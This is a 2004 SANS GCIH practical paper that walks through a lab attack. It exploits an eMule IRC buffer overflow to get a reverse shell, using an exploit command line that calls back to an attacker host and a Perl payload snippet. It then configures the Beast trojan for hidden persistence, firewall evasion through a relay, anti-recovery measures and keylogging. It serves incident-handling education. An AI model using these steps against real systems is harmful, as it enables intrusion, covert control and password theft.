Global Information Assurance Certification Paper

SANS GIAC Practical
GCIH Version 3.0

Submitted by: Scott Renna
Purpose: GCIH Practical v3.0
Date of Submission: 11 Jun 2004

Table of Contents

GCIH Version 3 Practical
By Scott Renna

Abstract/Statement of Purpose:

The purpose of this work is to demonstrate an exploit pertaining to the popular Peer-to-Peer application known as Emule[1]. This exploit will be used in order to leverage further access against a corporate target. This attack was performed in a dedicated lab and the purpose of this work is to serve as an educational basis for the potential threats facing P2P users, aside from RIAA Legal Intervention. The RIAA has recently been coming down hard on users of P2P software[2]. The exploit here is run against a Windows 2000 Professional Workstation running eMule 0.42d. The attack works via a buffer overflow condition, present in eMule source code, and will provide a reverse command shell back to the Attacker. Versions of eMule prior to 0.42e are vulnerable to this condition, as mentioned in the exploit code. After the shell is obtained, the author will demonstrate how to leverage this access to retain a foothold in the victim network by utilizing a Trojan known as The Beast[3]. The author will demonstrate that via this Trojan, it is possible to control the victim system even though it is protected by a corporate firewall. This will be demonstrated through the utilization of SIN notification feature present in this Trojan. We will also incorporate a relay server in order to mask the true source of the activity and afford Attacker further protection. The execution of this exploit combined with the placement of a Remote Access Trojan will seal the fate of the victim system and will afford the Attacker complete control of an internal system belonging to a corporate network.

The Exploit:

The exploit utilized for this work is discussed on both Secunia and Securityfocus, please see:

> http://www.securityfocus.com/bid/10039/info/
> http://secunia.com/advisories/11289/

SecurityFocus has provided both proof of concept as well as actual exploit code, written in perl. Clicking on the "exploit" tab off of the link above will provide access to this code. This exploit has been assigned a bugtraq id of 10039. This code is also available from K-otik at:

> http://www.k-otik.com/exploits/041201.emule4x.pl.php.

This exploit will only pertain to an eMule user if they are utilizing the IRC client component of the software. They must also be running Windows 2000 or Windows XP, up to Service Pack 4 and Service Pack 1 respectively. This is the scenario presented in this work. The exploit has been tested against Windows 2000 Service Pack 4 and Windows XP Service Pack 1. The Operating system of

the victim presented here is Windows 2000 Professional SP2. The victim is running a vulnerable version of eMule, 0.42d.

eMule typically will communicate over tcp/4661 – tcp/4662 for the purpose of file transfer; however, this exploit works via IRC which traditionally uses tcp/6666 - tcp/6667 for connectivity. In order to perform the exploit the Attacker needs to know the victim's IRC nickname. For those unfamiliar with IRC here is a quick explanation of this service and how it works. IRC or Internet Relay Chat is a very popular service that enables many users to chat all at the same time in certain rooms or "channels." IRC enables people to exchange ideas and discuss interests; however, it also has another more sinister reputation of being a repository for pirated software, large amounts of pornography, and copy written musical works. IRC is made up of a few components[4]:

- Networks
- Servers
- Channels
- Users

The networks are the basis for the servers which in turn are the basis for the channels and finally the users. Each layer depends upon the upper layers for service, similar to the dependence upon layers of the OSI model. There are four primary networks known as Efnet, Undernet, IRCnet, and DALnet. There are many servers in each of these networks that offer a large number of channels that users can join to chat. Anyone wishing to use IRC simply needs to install an IRC client and then connect to a server. Once connected, a list of channels will be displayed that a user may choose to join. Users can specify an individual name or "nickname" for purposes of unique identification. IRC offers near anonymity as one may connect from anywhere in the world to any server and any channel, unless there are particular configurations that only allow certain hosts to connect. IRC offers the ability to send a "Private Message" to a user directly so that others in a particular channel are unable to observe the dialogue. This ability to send a private message directly to a user is a double-edged sword as, in this particular case, it is the method used for the delivery of the exploit. eMule possesses a built-in IRC client that can be configured to connect to a specified server with a specified nickname. Our victim will be using the IRC client that comes with eMule.

Currently, the author was unable to locate any variants of this attack, sans the presentation of a popup message that says "Patch Your eMule !," on a vulnerable system. This semi-variant is presented on the Securityfocus site under the Exploit tab. A side effect of running this exploit is that it will also cause a Denial of Service condition as it will crash eMule; however, a user may easily restart it and reconnect.

This exploit provides to the user the ability to execute against several versions of eMule and set up either a listening port or provide a reverse connect back command shell to a remote system, as presented in the exploit code. This is a very clear cut example of a Buffer Overflow. eMule does not properly check the boundary of a particular function known as "DecodeBase16."[5] This flaw is also present in the Web Server portion of the code; however, we will only be concerned with the IRC portion here. One can download a copy of the eMule sources for review from Sourceforge at:

http://sourceforge.net/project/showfiles.php?group_id=53489

The DecodeBase16 function in present in both the IrcMain.ccp and WebServer.cpp files. The code shown here presents the function from IrcMain.ccp of eMule 0.42d.

```
void CwebServer::_SetSharedFilePriority(Cstring hash, uint8 priority)
{
        CknownFile* cur_file;
        uchar fileid[16];
        DecodeBase16(hash.GetBuffer(),hash.GetLength(), fileid);

        Cur_file=theApp.sharedfiles->GetFileByID(fileid);

        If (cur_file==0) return;

        If(priority >= 0 && priority < 5)
        {
                cur_file->SetAutoUpPriority(false);
                cur_file->SetUpPriority(priority);
        }
```

The DecodeBase16 function takes in a hexadecimal string, the length of the string, and a destination buffer on the system stack[5]. There are no provisions in the eMule code to check for proper length of the string nor the buffer. One can see that the variable fileid is set to a dimension of 16 by observing the line that says uchar fileid[16]. Thus supplying more data than fileid can store, along with eMule not properly checking bounds, will cause an overflow condition. An excellent reference on the theory regarding buffer overflows is available at:

http://www.shmoo.com/phrack/Phrack49/p49-14

This paper, by Aleph One, has been regarded by many security professionals as the de facto work on buffer overflows. It is very daunting upon first read, but the basic idea presented explains the theory, along with practical examples, of how one goes about creating a buffer overflow exploit. The paper also does a great job at explaining how the memory stack works and how programs are allocated memory upon their execution. The trick to a buffer overflow is to push more data then is allocated for a particular buffer, which can then lead to the execution of code. Aleph One provides easy to follow steps on how to perform this task.

An excellent explanation on a basic buffer overflow comes from GCIH Stanley R. Yacher's paper. This paper is available at:

http://www.giac.org/practical/GCIH/Stanley_Yachera_GCIH.pdf

Mr. Yacher presents a simple example which demonstrates how a buffer overflow works. The example shown below is taken directly from his GCIH paper, many thanks:

```
void overflow()
{
        int a[5];
        a[10]=100;
}
```

Basically we see size of 5 assigned to the variable a. Then, we attempt to place a value of 100 in the 10th spot of our variable. We have only assigned a size of 5 so this will cause an overflow condition.

The eMule exploit code utilized in this work affords several important options, most notably the ability to offer a reverse connect back command shell. That portion of the code is taken from work by lion. When the victim receives a Private Message along with a specially crafted SENDLINK command, the buffer allotted by eMule will be overflowed. The exploit's shellcode will then be executed at a different point in the memory stack than the system was anticipating and this is the crux of how the exploit provides our Attacker a shell. The exploit can be tailored to work against several versions of eMule via the –t switch. The Attacker must know the nickname of the potential victim and the server that the victim is connected to. They must also know what version of eMule the victim is running in order to deliver the proper payload for overflow. For the purposes of this work, we will only be running this exploit against eMule 0.42d. The information needed to run this exploit could possibly be obtained from the Server Operator as many people on IRC have tight relationships or cliques within the channels they chat on. Here's a sample logfile entry showing what it looks like when our victim connects to an IRC server:

```
[servername] Client Connecting:
victim!e27002@ip192-168-3-20.xx.xx.xx.net [clients
[eMule0.42d(SMIRCv00.67)]
        [8|*]]
```

The server name has been changed to "servername" as well as the IP address of the victim in the interest of anonymity. We can see clearly that this user is

utilizing eMule0.42d to chat on IRC and is thus vulnerable to our attack. Once the pertinent details are known the attack can be carried out.

The command line executed for our work is:

./emuleexploit.pl –n victim –s servername –t 0 –c attacker's_IP:443

This command will execute the eMule exploit against a target, in this case with a nickname of victim, specified with the –n switch. The target must be connected to the server specified by –s and of type 0, specified with –t, which is eMule 0.42d. Help on using this exploit can be obtained easily by simply executing the exploit without specifying parameters and switches. There is a possibility for the need for minor modification to the exploit as if the IRC server listens on a port other that 6667, a small change will need to be made to the code. One simply needs to change the port number to the appropriate one on the line that starts with $ircport = 6667. An Attacker may also customize the nickname they'd like to use when connecting to the IRC Server when performing the exploit, for a personal touch. The tail end of our command here (the –c) calls the reverse shell back to the attacker's IP over tcp/443. For the purposes of this work the address specified here will serve as the address of one of the machines controlled by the Attacker. Please see the Platforms section of this work for a synopsis of the systems used in this exploit.

What happens here is that a host attempts to send a message to a victim with the specified nickname on the chosen IRC server. The system executing the exploit connects to the IRC server and sends the overflow characters against the victim as shown in this snippet from the code:

```
print "Sending buffers to $nickname...";

# 005f4c51 eMule 0.42c (514c5f00)
# 0057f67a eMule 0.42d (7AF65700)

if ($usecb eq 1) {
send(SOCK1, "PRIVMSG $nickname :$cbsc\r\n", 0);
send(SOCK1, "PRIVMSG $nickname :\x01SENDLINK\|" . $nops1 . "EB079090". $ret .
"906681EC4000". $nops2 . $find_sccb ."\|\x01\r\n", 0);
} else {
send(SOCK1, "PRIVMSG $nickname :$sc\r\n", 0);
send(SOCK1, "PRIVMSG $nickname :\x01SENDLINK\|" . $nops1 . "EB079090". $ret .
"906681EC4000". $nops2 . $find_sc ."\|\x01\r\n", 0);
}
```

A command shell is the returned back to the specified IP and port used in the execution of the exploit. The particulars of the attack will be detailed during the execution of the exploit below. The author is unaware of any current Intrusion Detection signatures that will detect this exploit in action. The author has taken the time to compose a rough custom Snort rule(through the capturing of packet dumps pertaining to this traffic) that will alert upon detecting the payload sent in this exploit, which will be shown later in this work. For more information on the Snort IDS, please see http://www.snort.org. Perhaps the Snort signature development team does not view this exploit as a serious enough condition and consequently have not yet created a signature to detect this exploit in action. A possible way to identify that this exploit has been utilized against you is if your eMule crashes in an unexplained fashion. This is hardly the best indicator for this attack, but it is a symptom of this attack. This will be detailed in the coming sections.

Platforms/Environments:

Victim Platform:

The victim system is running Windows 2000 Professional SP2. They are running eMule version 0.42d and using the IRC client component of the software. This is a corporate user, victim, that is utilizing eMule to obtain copy written music files(MP3s) and his friend has recently shown him some IRC servers and channels to visit in order to chat with others to trade more music and software. He has heard about the recent RIAA crackdown on P2P usage and his friend has told him that IRC is much safer. Victim has begun using IRC more regularly now because of this. This system is a corporate machine and the organization does not have a policy restricting the usage of Peer-to-Peer software. The victim works for the XYZ Corporation. The company has a very relaxed policy regarding security and uses a good deal of pirated software in order to power business development. XYZ Corporation has Anti-Virus software in place; however, the version they are using is an older one and has not been updated in some time. XYZ lacks an Intrusion Detection System; however, they do have a firewall protecting their users. XYZ Corp. does not wish to incur further spending on Security as the Vice President(VP), doesn't understand what the big deal is. He believes that the firewall is sufficient enough to protect the company assets. The Head Systems Administrator has been pushing for XYZ Corp to purchase Symantec Corporate Anti-Virus as he argues that they need a more current product with the latest definition files in order to detect the presence of viruses and Trojans on their systems. The VP is reluctant to allocate funds for this purpose. The Head Systems Administrator knows there are some corporate copies of AV software out there, but he wants XYZ Corp. to start putting the right foot forward and purchasing software.

Source Network:

The source network is the author's home network. This is a small network comprising several machines, each serving a different purpose. The network is connected to the Internet via a cable modem and a Netgear router.

System 1: This is a Windows XP SP1 machine running on an Athlon 1700+ CPU with 512MB of DDR RAM. This system will be the system used to leverage further access against the target, as the Trojan tool utilized in this work does not possess a Unix or Linux client. This box will control the victim system. This system has a Netgear 10/100 Ethernet card and is connected to the Internet via a relay system(BSD_Relay). This system will be referred to as WIN_ATTACK.

System 2: The author's primary Unix system is running FreeBSD 5.2.1 on an Athlon 750 MHz CPU with 768MB of SDRAM. This system is the primary console used for the analysis of network traffic affecting the entire network. This is the system that will execute the exploit against the target and instruct the victim to retrieve the trojan file. This box has a Netgear 10/100 Ethernet card and is connected to the Internet via the Netgear router. This system will be referred to as BSD_ATTACK.

System 3: The author's primary Intrusion Detection System(IDS) machine. This system is running FreeBSD 5.2.1 on a Pentium 450 MHz CPU with 128MB of SDRAM. This system is running tcpdump and Snort in order to provide network traffic details as well as detect possible network attacks. This system will be used in order to compose a custom Snort rule to detect the eMule exploit. It will also be used in to obtain tcpdump traffic logs. This box has 2 NICs, one for sniffing and one for connectivity. The sniffing interface is a 3Com 10/100 Ethernet card and is connected to a hub into which the main outbound link to the Internet is connected. This interface has not been assigned an IP address, as its purpose is to sit silently and listen to all traffic coming into and going out of the network. The second interface is a Netgear10/100 Ethernet card and is connected to the Netgear router, as it must pass network data to the primary Unix system for proper storage and analysis. This system will be referred to as BSD_IDS.


System 4: The author's primary "testing" machine. This system runs Windows 2000 Professional, with Service Pack 2. The system is running on top of an Athlon 650 MHz CPU with 256MB of SDRAM. This system has a Netgear 10/100 Ethernet card for network connectivity. This system will serve two purposes. First, our Attacker will use this system to test his exploit against. Following that, this system will represent the system used

by our victim on the corporate network. This system will be referred to as WIN_Victim.

System 5: This system is another FreeBSD 5.2.1 system that runs on a Pentium 450 MHz CPU and 128MB of SDRAM. This system will be used in order to provide anonymity. It is running natd and has 2 NICs(Netgear and 3Com 10/100) as both are needed for forwarding to be accomplished successfully. Natd is FreeBSD's Network Address Translation daemon and it is discussed in detail later in this work. One may also see http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/network-natd.html for more information and detailed setup instructions. It serves on the source network to enable outbound connectivity for WIN_Victim and WIN_ATTACK. For the purposes of this paper, the author assumes that this system is a system on the local network under his control. The process of utilizing this relay for laundering connections can easily be applied to a system outside of the local network. One simply needs to have a read over the man page for natd and make the needed modifications. That exercise is left to the reader in the interest of protecting the Internet community as a whole. This system will be referred to as BSD_Relay.

System 6: This is the IRC server that the Attacker will use to send the exploit to the victim. This system is not under the author's control and is maintained by a colleague who has agreed to allow this activity. The platform as well as architecture here are not necessary as this exploit can be run through any IRC server. This system will be referred to as IRC_Server. The author has set the IP address of IRC_Server to be 10.10.10.10 in the interest of protecting the true source IP of this server. Please assume this server is an external host with a routable IP address.


Network Diagram:



Target Network:

The target network belongs to XYZ Corporation and is protected by a corporate Firewall. For the purposes of this work, this "corporate" firewall will actually be the BSD_Relay system that the author owns. A corporate firewall is likely to be much more robust than this home model that the author has; however, this was the hardware available to the author for this work. The author will use logs taken from IPFW running on the system BSD_Relay in the Incident Handling portion of this work for purposes of identification. IPFW will be discussed in detail later in this work. The author assumes that XYZ Corporation is currently receiving their Internet connectivity via a T1 line. The internal network is composed of approximately 40 workstations. There is a mix of OS for machines but most are running Windows 2000 Professional and Windows XP Professional. Most of the machines are behind in being patched, as the Systems Administrators are very overworked. XYZ Corporation does not currently have any patch management system, but are considering Microsoft SMS[6]. They have no defined Security Policy and, as mentioned, lack an IDS and are out of date regarding their AV Protection. The SysAdmins review firewall logs occasionally, but not with any regularity. The VP is a big fan of MP3s and the company maintains an internal MP3 server for employees to download/upload to. As such, Peer-to-Peer software is utilized frequently in this environment in order to obtain new files and the VP has decided to "turn a blind eye" to it. He knows it is occurring but chooses to not recognize it in order to avoid potential legal troubles. The company relies on Peer-to-Peer applications in order to provide software to drive business development.

Target Network Diagram:



Stages of the Attack:

This portion of the paper deals with preparation and targeting of the victim system. Following successful exploitation, a Remote Access Trojan with reverse-connect capability is installed onto the victim system for future access and control for further malicious purposes. The author also takes steps to keep the Trojan from being discovered and these will be discussed in detail. For the purposes of this discussion our victim user will be known as "victim" and our Attacker will be known as "Attacker." The names of the channels and servers used have been changed as well as the IP addresses associated with the included traces. Victim's workstation will have the same IP as WIN_VICTIM 192.168.3.20, for the purposes of our work.

Reconnaissance:

Attacker had been frequenting his preferred IRC server and hanging out in a channel that he sometimes serves operator duties in. He has long since been engaged in providing/obtaining various pieces of electronic data, not limited to pirated software and copy written music(MP3s). He has also dabbled extensively in the dark-side of security. He hangs out in a channel called #MP3sWarez. He typically deals with only a few higher-level IRC "friends" in trading corporate edition software and hard-to-find MP3 bootlegs. Attacker has to fend off requests for music and software all the time, but these past few weeks a new user, victim, has been asking for all sorts of things. It's been getting on his nerves and he's getting sick and tired of this person. He has kicked victim a few times, but they keep coming back on and asking where they can find this album and that product. Attacker has reached his breaking point and has had enough of this user. He wants to show victim that this is his channel and he is the one in control.

Attacker has access to view connection logs to the server. He notices the following connection from victim:

[servername] Client Connecting:
victim!e27002@ip192-168-3-20.xx.xx.xx.net [clients
[eMule0.42d(SMIRCv00.67)]
[8|*]]

He recalls reading about a recent vulnerability regarding eMule versions preceding 0.42e. He checks his favorite mailing list archive site at:

http://marc.theaimsgroup.com

He finds this post regarding eMule:

http://marc.theaimsgroup.com/?l=bugtraq&m=108180127622361&w=2


Attacker is able to run a reverse DNS look up on the real IP address shown from the logs and is able to determine that it is an IP assigned to XYZ Corporation. He uses a Windows-based tool called Sam Spade[7] to do this. He is able to determine that the company is based on the East Coast of the United States, as is Attacker. After perusing the company website he figures out that this company does a bit of contract work and a few other things. They have a few offices, but their site isn't too extensive. Armed with this information, Attacker's suspicion is that this is a relatively small company and that their network probably has only basic security controls in place. Victim is most likely connecting from behind a corporate firewall so he needs to consider his options carefully. He is fairly sure he will not be able to directly connect to the system due to the probable firewall. He decides that he will utilize the reverse connection method present in the exploit code in order to force victim to send a shell outbound. Attacker is unsure as to what OS victim is running, but he guesses that it is most likely a Windows based company as reviewing the company's website reveals that they are involved with 3D-Graphical Simulation work. He has also seen victim ask for programs such as 3DStudio Max and Maya. Both of these programs are Windows based. A quick visit to http://www.emule-project.net shows that there are Windows clients available for download. Attacker then takes a few minutes to review the tcpdump logs running on IRC_Server(abbreviated for length):

```
01:36:53.343752 0:4:5a:db:5c:1a 0:50:57:0:8c:53 0800 62:192.168.3.20.1039 > 10.10.10.10.6667:
S [tcp sum ok] 3900757813:390
0757813(0) win 16384 <mss 1460,nop,nop,sackOK> (ttl 128, id 870, len 48)
0x0000   4500 0030 0366 0000 8006 cf2a c0a8 0205       E..0.f.....*Dd..
0x0010   0a0a 0a0a 040f 1a0b e880 d735 0000 0000       ...........5....
0x0020   7002 4000 fd16 0000 0204 05b4 0101 0402       p.@.............
```


He notices that the ttl is set to 128; this is most likely indicative of a Windows NT, 2000, or XP system[8]. Attacker could also utilize a tool called p0f, Passive OS Fingerprinter, available at http://www.stearns.org/p0f/ to analyze this packet; however, he feels comfortable knowing that victim is running a Windows OS based upon the preceding information. Attacker knows that victim is connecting to the IRC server utilizing a vulnerable version of eMule, as shown from the connection log from the server. He also has obtained a copy of exploit code. Attacker decides that getting a shell on victim's system would be good, but wants to take things a step further. He wants to implant a mechanism that will allow him to retain control of victim's system for future usage. He takes a visit to http://neworder.box.sk and chooses Remote access systems, Trojans in order to locate a suitable Trojan. He is looking for a Trojan that is capable of making a reverse connection, having the client make an outbound connection to his system and then allow him to

control the client. He needs this type of functionality as he has assumed that victim is behind a firewall. He manages to locate a Trojan called "The Beast"[2] that provides everything that he is looking for. He downloads a copy and begins to review it. After taking a look at The Beast, attacker decides that it has the functionality that he needs. He's now got all the ammunition he needs to take care of victim. In the documentation for "The Beast" he even finds an option to make the server "undetectable" for a small fee of 120 Euros[9]. He considers this for a moment, but then decides that victim isn't worth spending money on. Attacker knows that any AV System running with current definitions will be able to pick out his Trojan(mentioned in The Beast documentation), but he's playing the odds against XYZ Corporation. He knows that this company is small and most likely will not have all of the needed pieces of a solid security policy in place. In his mind, it's worth a shot at least. Attacker must now test his strategy out against his own systems in order to ensure that things will go as planned.

Attacker runs the Beast 2.06.exe file and hits the button that says "Build Server."




He is then met with the Build Server screen that looks like this:



From here attacker has all sorts of options that he can choose in using this Remote Access Trojan. He reasons that eventually this trojan will be discovered so his goal is to keep the trojan as low-key as possible so as to leverage the maximum amount of time for unauthorized access. The options that attacker selects here are related to his goals. He wants to utilize the DLL Injection feature that this tool offers. DLL Injection is a technique used to hide the execution of particular pieces of code. Basically what it allows for is the execution of code alongside an already running process[10]. In this case, he wants to rename the dll from the default name of dxdgns.dll to a more innocuous looking name of mssvcie.dll. He's not completely worried about the choice of the dll name; however, perhaps someone at the company knows a bit about Trojans and would be able to identify the presence of The Beast simply due to the default setting of the dll name. Attacker always makes modifications to the defaults when using malicious tools as he figures he may as well make it a little harder on the good guys to find him. He declines to set a password as he is configuring his trojan to make an outbound connection to a system that he controls. If he were making a direct connection to victim, he would specify a password to prevent others from using his system without proper authentication. He changes the name of the dll and chooses to inject into Explorer.exe, as when a Windows system comes online, it will run explorer.exe as a process. If attacker knew a bit more about his target he might be able to select a particular executable that victim might be prone to run. A good suggestion would be to inject this process into OUTLOOK.exe or perhaps WINWORD.exe. These program executables come standard with the popular Windows Office suite and start Outlook and Word, respectively. There is a good chance that XYZ Corporation would run these applications, but Attacker would rather choose a process he knows would run for sure.


Attacker then selects the "Reverse Connection" option, as he wants the victim system to make the connection outbound to his system in order to evade the firewall. Using Reverse Connection requires the use of Static IP Notification(SIN) as well as a corresponding port[9]. The Beast uses a range of 10 ports to perform its functionality; this is referenced in the Beast Help manual. The author attempted to have Attacker choose a port of 80 in order to further ensure that the target would be able to contact him. The choice of port 80 was based upon the fact that normal HTTP web traffic would utilize a destination port of tcp/80 when a client attempts to connect to a remote web server. Most firewalls, especially businesses, will allow their employees to utilize the Web in order to conduct research and other tasks. This choice would increase the chances further of a successful notification back to Attacker's system. Instead, the author found that while observing traffic from the victim system to his network, the initial SIN notification was sent over tcp/80 as configured; however, additional functionality of The Beast Trojan via its menus was not possible. After

reviewing network traffic logs, the author noticed that the additional functionality was seeking to communicate over tcp/10000 – tcp/10008, even though it should have been communicating over tcp/81-tcp/89. This range of ports comprises a total of 10 when starting to count from tcp/9999, the default SIN port setting. This is an accurate range of communication as The Beast documentation states. Therefore, the author had to set the SIN Notification port to 9999. Attacker chooses the option to have Beast reside in <System>, which will place the trojan inside of the Windows\system32 directory. Burying the trojan inside of the system32 directory will further abscond the Trojan's presence. Here's what the Beast Server Build screen will look like after these selections:




The next section he moves to is Notifications. This is the area where one can configure how they'd like The Beast to notify that a victim is online. Several options are offered including SIN, Email, ICQ, and CGI. Attacker will be using SIN Notification. He enters in his public IP and sets the SIN Connection Time-out, which is the setting, which governs how often the system infected with The Beast will announce its availability. He enters a conservative number of 120 seconds, as he does not want this system sending traffic too frequently in order to keep a low profile. If one wished to really use this for malicious purpose, one would enter in the IP of a preconfigured relay server in order to provide anonymity to the Attacker. Important to note here is that Attacker wants traffic to pass through BSD_Relay to mask his location. BSD_Relay will be utilized throughout the attack. The victim system here will connect to Attacker's public IP(which is his router) and that traffic will be passed on to BSD_Relay and then down to WIN_ATTACK. Attacker has root access to BSD_Relay and he will leverage this in order to launder his connections through it. He will set up natd redirects in order to forward traffic to his true location. This will be discussed in the Exploitation section. The author has taken the liberty of blackening out the destination IP address for SIN in the interest of anonymity. One would only need to set this IP to be that of the relay

machine being used and properly configure natd to achieve the desired affect utilizing an external host.




Attacker moves on to the Startup tab and selects all options for Startup. The Beast will attempt to start itself via entering entries into the Registry for both Local Machine and Current User. It will also attempt to start via ActiveX.



He moves on to AV-FW Kill. He chooses to avoid the Disable XP Firewall option as he does not want arouse suspicion by shutting down a possible Host-Based firewall. Most likely XYZ Corporation does not utilize this level of security, but you never know. He also chooses to avoid the settings for killing AV-FW on Startup and at specified intervals. He does not want to alarm victim if perhaps an AV protection icon that is normally present in their taskbar just disappears. The Beast documentation also mentions that most modern AV programs will have protection against this and this feature will most likely not work.

He moves to the Misc tab and selects the options to Melt Server On Install and to Clear Restore Points. Restore points are a feature of Windows XP that serves to preserve a system's state in case the need to revert to an older configuration is needed. It is basically a rollback feature of Windows XP. Attacker does not know what version of Windows victim is running, but he selects this option anyway. Why not make it even harder to restore

the system if his work is discovered? Melting the server upon install will allow Attacker to avoid the detection of the server executable. The server.exe file will install itself upon execution and then delete itself. He also chooses the Enable Keylogger option and changes the default stored file name to system.blf. The filename can be changed by hitting the Configure button. Why not gather a few passwords while you can if it will be this easy to do so?



Attacker ignores the Exe Icon tab as he's going to run this executable on his own. He does not need to hide the true purpose of the executable by modifying the icon, but could do so if he was emailing this executable to a user for their execution. He decides he's ready and chooses the Save Server option. This will save an executable named server.exe to the directory where The Beast was executed packing it up as small as possible using The Beast's built in UPX feature. His trojan is now ready to be tested and then deployed.

